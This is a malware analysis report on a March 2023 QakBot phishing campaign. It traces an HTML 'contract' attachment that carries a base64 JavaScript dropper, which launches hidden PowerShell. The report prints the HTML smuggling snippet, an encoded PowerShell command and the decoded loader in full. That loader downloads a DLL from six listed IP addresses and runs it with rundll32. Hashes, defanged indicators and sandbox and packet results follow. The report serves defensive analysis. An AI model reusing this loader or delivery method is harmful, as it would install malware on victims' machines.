Practical Malware Analysis & Triage

Malware Analysis Report

Phishing Contract 344015 Mar 15.html

April 2023 | Shafik Punja | v1.0

Table of Contents

Executive Summary


The QakBot “Obama243” campaign was first identified on March 15, 2023, by ‘@pr0xylife’ (Twitter), first identified QakBot campaign in his Twitter post. This campaign employs phishing emails, disguised as legitimate correspondence. The initial Contract HTML file is received through email as an attachment.

When the Contract HTML file is opened the user can access one of two download links. These, when clicked upon by the user, lead to the subsequent download of a malicious JavaScript file that triggers the execution of a hidden PowerShell windows that executes calls to malicious IP addresses, to retrieve a payload. If this payload is successfully obtained, a persistence mechanism is then initiated, registered under the logged in user’s account.

Malware sample and hashes were submitted to VirusTotal, Intezer Analyze, CAPE Sandbox and Joe Sandbox to assist with dynamic analysis.

High-Level Technical Summary

The 'Contract 344015 Mar 15.html' consists of a malicious JavaScript file, that is stored as a base64 encoded data block in the HTML file. The JavaScript contains, once executed will run a hidden PowerShell window in attempt to download malicious DLL file from various IP addresses. Once this DLL has been dropped it is the marks the beginning of the establishment of a beach head by threat actors on victim machine. The DLL is used to establish persistence in the user's environment.



Malware Composition

Phishing email contains one attachment identified as 'Contract 344015 Mar 15.html. Contained within the HTML file is the malicious JavaScript file that is downloaded to the users Download directory.

File Hashes


Contract 334015 Mar 15.html	File Hashes
SHA256	b109164ef6b0d9505bf7e7fe8ae12f224b2a95ef01a97aa4a8351a4dddfd146b
SHA1	4b83a377d937d9391f720444f3e733ba9d5d91d0
MD5	db5d98cac834f7b701312f9860ec245c
wS.lxGVpHpj.4114.js	
SHA256	33d01053345b48b4200c59336524021acfae7064b156423c7acc9662bdf8cd30
SHA1	50ffa66d25881adca6ac7a21238de0f0e99640ed
MD5	aa9b2b46d8e12ba2a438438a8df9ea4d

wS.lxGVpHpj.4114.js


After a successful phishing attack, using the contract HTML file, the attached JavaScript is downloaded and is executed by wscript.exe, which in turn calls powershell.exe to execute PowerShell commands that are base64 encoded.

Static Analysis


Phishing email received by client in Outlook desktop application, indicating that it has come from a sender outside the organization. There is an attachment titled ‘Contract 334015 Mar 15.html’. Opening the HTML attached file invokes a web page in the web browser that appears to mimic a Drobox download link.



There are two download link buttons on the HTML page: one in the upper right and second at the bottom of the page, below the blue folder with the Dropbox icon. Hovering over either Download link shows a long base64 octet stream.



Cursory examination of HTML source presents with 4 blocks of base64 data. The second and fourth blocks of base64 are the identical, where the Download link is the stream octet data noted above. Code snippet of the start of the base64 block is shown below.


<a href="data:application/octet-stream;base64,
ZnVuY3Rpb24gWm9vZGVuZHJpdW1Db21vZG8oYmFzc29vbmlzdHMsIElkZW9sZWN0LCBzZW5zaXRpemVkSW1wbGF1c2libGVuZX
NzLCByb3hidXJnaGVQZWR1bmN1bGksIFVucmV2ZWFsYWJsZU9saWdvc3Blcm1pYSkgew0KICAvLyBCYXNjb2xvZ3lOb25jYXVz
YXRpdmVuZXNzIGFuZ2xlc2l0ZU5vbnZpdGFsbmVzcw0KICB2YXIgcGFydGluZyA9IFsiTGFyeW5nZWF0aW5nUGhhc21hdGlkIi
wgMywgIndhdGVyaXNoIiwgInRyYXBpc2giLCBdOw0KICB2YXIgZGVzdGFiaWxpemF0aW9uVGFua2VkID0gImRhcmtuZXNzIjsN
CiAgLy8gaW50ZXJjcm9wIFByb3R1cmFuIEV4dXJiaWFNYXBwZWQNCiAgdmFyIEZldWRhbGl6ZWRHbGF1Y29tYXMgPSAidWx0
cmFyb3lhbGlzbSI7DQogIHZhciBhZXJvbWVjaGFuaWNzVG9lcGllY2UgPSA5NTYwOw0KICAvLyBVbm1pbmdsaW5nIHN1cGVy
dHJvbCBBcnRpYWQgRXBleGVnZXRpY2FsbHkgSGVhbHRoaW5lc3MNCiAgdmFyIFZlbnRyb3N1c3BlbnNpb24gPSAicGh5bGxvc3
RyYWJsZWNlbnRyaWEiOw0KICB2YXIgZGVzaW5lbnQgPSBbMiwgXTs="
F0aGxvblJldHJvZmlyZSIsIF07DQovLyBhZnRlcmJsb3dOb25zZWRlbnRhcmluZXNzDQp2YXIgR2FzdHJpbG9xdWlzbSA9ICJIeXJhY29pZGVhIjsNCnZhciB1bmRlY
2lwaGVyZWQgPSAxNTMxOw0KdmFyIHNlbWlhdXRvbWF0aWNzID0gWyJDaHVtc2hpcHNUaXRhbnMiLCAzLCAyLCAiZXN0aGlvbWVuZSIsIF07DQp2YXIgQmVzcG90dGVk
RGlwaWNyeWxhbWluID0gImFwb3Npb3Blc3RpY0ludHJheHlsYXJ5IjsNCg==" download="wS.lxGVpHpj.4114.js" target="_blank" id="rnd002">


When the download button is clicked is downloaded with the named JavaScript filename provided at the end of the base64 data block, to the user's download folder.


When the base64 is decoded in CyberChef 10.4.0, containing ASCII text, with very long lines (10709), and CRLF line terminators observed, with clear intent to obfuscate the purpose of the code. The code elements and strings are not useful in this case in attempting to identify what this code will do upon execution.

File Hashes

File	File Hashes
Contract 334015 Mar 15.html	
SHA256	b109164ef6b0d9505bf7e7fe8ae12f224b2a95ef01a97aa4a8351a4dddfd146b
SHA1	4b83a377d937d9391f720444f3e733ba9d5d91d0
MD5	db5d98cac834f7b701312f9860ec245c
wS.lxGVpHpj.4114.js.malz	
SHA256	33d01053345b48b4200c59336524021acfae7064b156423c7acc9662bdf8cd30
SHA1	50ffa66d25881adca6ac7a21238de0f0e99640ed
MD5	aa9b2b46d8e12ba2a438438a8df9ea4d

Submission to Virus Total (VT) shows only 2 out of 59 vendors detect any malicious content within the JavaScript file, when initially submitted on 2023-03-28 23:23:15 UTC.





DETECTION DETAILS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	aa9b2b46d8e12ba2a438438a8df9ea4d
SHA-1	50ffa66d25881adca6ac7a21238de0f0e99640ed
SHA-256	33d01053345b48b4200c59336524021acfae7064b156423c7acc9662bdf8cd30
Vhash	48fbf598af5f0936f5fd7321accd0eb9
SSDEEP	768:wB4FzAnLV6hZ26Z3WGKV/fG0zU7odlqOb7VhzG0k4EC+GiAJOjZICUyR6:u4CLV6FwjUwIO/Vhq0TEC+GiAJOjZICM
TLSH	T10E23A3146E1219121B27BB2B973A5CA0EAA90B6383820147F57E3241FFFED4CC5E4D75
File type	JavaScript
Magic	ASCII C++ program text, with very long lines, with CRLF line terminators
TrID	file seems to be plain text/ASCII (0%)
File size	45.75 KB (46852 bytes)

History

First Submission	2023-03-28 23:23:15 UTC
Last Submission	2023-03-28 23:23:15 UTC
Last Analysis	2023-03-28 23:23:15 UTC

Names

wS.lxGVpHpj.4114.js.malz

Javascript info

charAt
charCodeAt
fromCharCode

Submission to Intezer Analyze shows that static extraction is not possible, likely due to the JavaScript obfuscation. However, dynamic execution shows wscript.exe being called to invoke powershell.exe.


Original File
wS.lxGVpHpj.4114.js.malz
45.75 KB
Dynamic Execution
Powered by Cape
Show only important
Memory
wscript.exe | 2016
wscript.exe
Trusted
Microsoft Corporation (336 Gene...
138.5 KB
powershell.exe | 884
powershell.exe
Unknown
Unique
4.66 KB
powershell.exe
Trusted
Microsoft Corporation (227 Ge...
418.5 KB
Static Extraction
Unable to statically extract the file

Dynamic Analysis


Host Based Analysis

In PMAT-FLARE VM, manual execution of the malicious '`wS.lxGVpHpj.4114.js`' file was achieved in command shell using wscript.exe to run the previously noted JavaScript file.


```
C:\Users\user1
λ wscript.exe C:\Users\user1\Downloads\wS.lxGVpHpj.4114.js
```

No signs or symptoms are readily apparent, to the user, upon detonation of the malicious JavaScript file.

Post execution of '`wS.lxGVpHpj.4114.js`', identifies PowerShell being invoked to execute an encoded base64 command. This is observed in Process Hacker, which shows that after using wscript.exe to execute the malicious JavaScript file, powershell.exe is being called which initiates a child process through conhost.exe to execute a power shell encoded command.



Using Procmon, and filtering on Process Name is powershell.exe, shows powershell.exe being invoked to execute the base64 encoded PowerShell command, that is contained as obfuscated data, within the '`wS.lxGVpHpj.4114.js`' file.



A snippet of the malicious PowerShell code is shown below.

```
powershell.exe" -encodedcommand
"UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMwA7ACQAQQBlAHEAdQBpAGMAd
QBsAGkARABpAG4AbwBzAGEAdQByAHMAIAA9ACAAKAAiAGgAdAB0AHAAOgAvAC8AOAA3AC4AMgAzADYALgA
xADQANgAuADgANAAvAHYARQBEADcATQBFAEYAcQBGAGQAVgAuAGQAYQB0ACwAaAB0AHQAcAA6AC8ALwA5A
DQALgAxADMAMQAuADEAMQA1AC4AMQA5AC8ANgA5AGEAYQBVADkAOAA4AEQAbAB6AC4AZABhAHQALABoAHQ
AdABwADoALwAvADEAOQA4AC4ANAA0AC4AMQAzADIALgA2ADMALwBvAEoAcABzADQARQB1AG4ANQBkAEYAL
gBkAGEAdAAsAGgAdAB0AHAAOgAvAC8AMQAzADkALgAxADgAMAAuADEANwAwAC4AMgAwADYALwAyAGgARgB
```

The PowerShell Base64 encoded data block was decoded using CyberChef 10.4.0 (with null bytes removed), resulting in the following decoded PowerShell code.

```
Start-Sleep -Seconds 3;$AequiculiDinosaurs = ("http://87.236.146.84/vED7MEFqFdV.dat,
http://94.131.115.19/69aaU988Dlz.dat,http://198.44.132.63/oJps4Eun5dF.dat,http://139.180.
170.206/2hFOlOT.dat,http://128.254.207.26/zFbdqNB8bV.dat,http://206.53.48.51/ZipJ8B.dat").
split(",");foreach ($sidlinsSublevel in $AequiculiDinosaurs) {try {Invoke-WebRequest
$sidlinsSublevel -TimeoutSec 16 -O $env:TEMP\Oversplash.dll;if ((Get-Item
$env:TEMP\Oversplash.dll).length -ge 100000) {start rundll32 $env:TEMP\\Oversplash.dll,
XS88;break;}}catch {Start-Sleep -Seconds 3;}}
```


The variable `$AequiculiDinosaurs` contains several URL addresses (with IP address notation), that are called through Invoke-WebRequest PowerShell cmdlet, and using the HTTP protocol, to fetch '`.dat`' files (that have random variable length alphanumeric string file names). The '`.dat`' files are saved to the user's temp folder.

The size of each file is checked and if its length is greater than 100,000 bytes, it will execute the file using the rundll32 command. If the file is not greater than 100,000 bytes, it will wait for three seconds before trying the next URL.

Defanged URL's identified from the base64 decoded data
`hxxp://87.236.146.84/vED7MEFqFdV.dat`
`hxxp://94.131.115.19/69aaU988Dlz.dat`
`hxxp://128.254.207.26/zFbdqNB8bV.dat`
`hxxp://139.180.170.206/2hFOlOT.dat`
`hxxp://198.44.132.63/oJps4Eun5dF.dat`
`hxxp://206.53.48.51/ZipJ8B.dat`


Dropped DLL in user's temp path and is being invoked using Windows proxy of rundll32
`Oversplash.dll`

With the use of Procmon, two types of PowerShell files, '`.ps1`' and '`psm1`'were identified as being dropped in the user's temp folder. When this location was checked and monitored during malware detonation, no '`.ps1`' or '`psm1`' files were observed in this location.



Repeated malware detonations show the '`.ps1`' and '`.psm1`' files are observed in Procmon, but do NOT exist in the users temp folder. These two file types always contain randomly generated strings appended after filename prefix '`_PSScriptPolicyTest`'

Also noted in the users '`AppData\Local\Microsoft\Windows\PowerShell`' is the creation of 2 files in the PowerShell folder following malware detonation.



There are no obvious symptoms or signs presented on the Windows host when the '`wS.lxGVpHpj.4114.js`' is detonated. No .dat, .ps1, .psm1 or .dll files are observed in the user's or Public folder paths for Downloads, Documents or Temp directories.

Network Based Analysis

Network behavior analysis was attempted using TCPView, Wireshark and review of inetsim log files. None of the combined methods to identify network traffic related to the IP address that are present in the base64 PoswerShell code, was observed.

The '`wS.lxGVpHpj.4114.js`' was subsequently submitted to Intezer Analyze, CAPE Sandbox and Joe Sandbox Cloud Basic, in order to further assist with dynamic analysis.

CAPE Sandbox Analysis (https://capesandbox.com/analysis/378867)
Shows no network traffic, as also observed by the analyst post detonation.

Joe Sandbox Cloud Basic also identified the same dropped files, noted earlier, after execution of the malicious '`wS.lxGVpHpj.4114.js`' file, related to the PowerShell ModuleAnalysisCache, and StartupProfileData-Noninteractive, and also '`.ps1`' and '`.psm1`' files being created. Note that these files are not detected as malicious by Joe Sandbox.

Dropped files

Name	File Type	Hashes	Detection
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysis Cache	data	#	
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	data	#	
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_leuur3gi.oz4.psm1	ASCII text, with no line terminators	#	
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pl4gc0la.afb.ps1	ASCII text, with no line terminators	#	


Intezer analysis provided a PCAP dump file that was analyzed using several PCAP analysis tools such as Zui, Network Miner and Wireshark.

Wireshark analysis identifies the TCP and HTTP activity from victim machine to the malicious IP address. The URI address (defanged for safety) was accessed using GET request to download a malicious '`.dat`' file: `hxxp://128[.]254.207[.]26/zFbdqNB8bV[.]dat`. This IP address was identified earlier as one of the IP addresses that are called out to from the execution of the malicious PowerShell scripts.


Source	Src Port	Destination	Dest Port	Protocol	Length	Information
192.168.122.203	49189	128.254.207.26	80	TCP	66	49189 → http(80) [SYN] Seq=0
128.254.207.26	80	192.168.122.203	49189	TCP	58	http(80) → 49189 [SYN, ACK] S
192.168.122.203	49189	128.254.207.26	80	TCP	54	49189 → http(80) [ACK] Seq=1
192.168.122.203	49189	128.254.207.26	80	HTTP	226	GET /zFbdqNB8bV.dat HTTP/1.1
128.254.207.26	80	192.168.122.203	49189	TCP	54	http(80) → 49189 [ACK] Seq=1
128.254.207.26	80	192.168.122.203	49189	HTTP	165	HTTP/1.1 101 <font co
192.168.122.203	49189	128.254.207.26	80	TCP	54	49189 → http(80) [ACK] Seq=17
128.254.207.26	80	192.168.122.203	49189	HTTP	95	Continuation
192.168.122.203	49189	128.254.207.26	80	TCP	54	49189 → http(80) [ACK] Seq=17
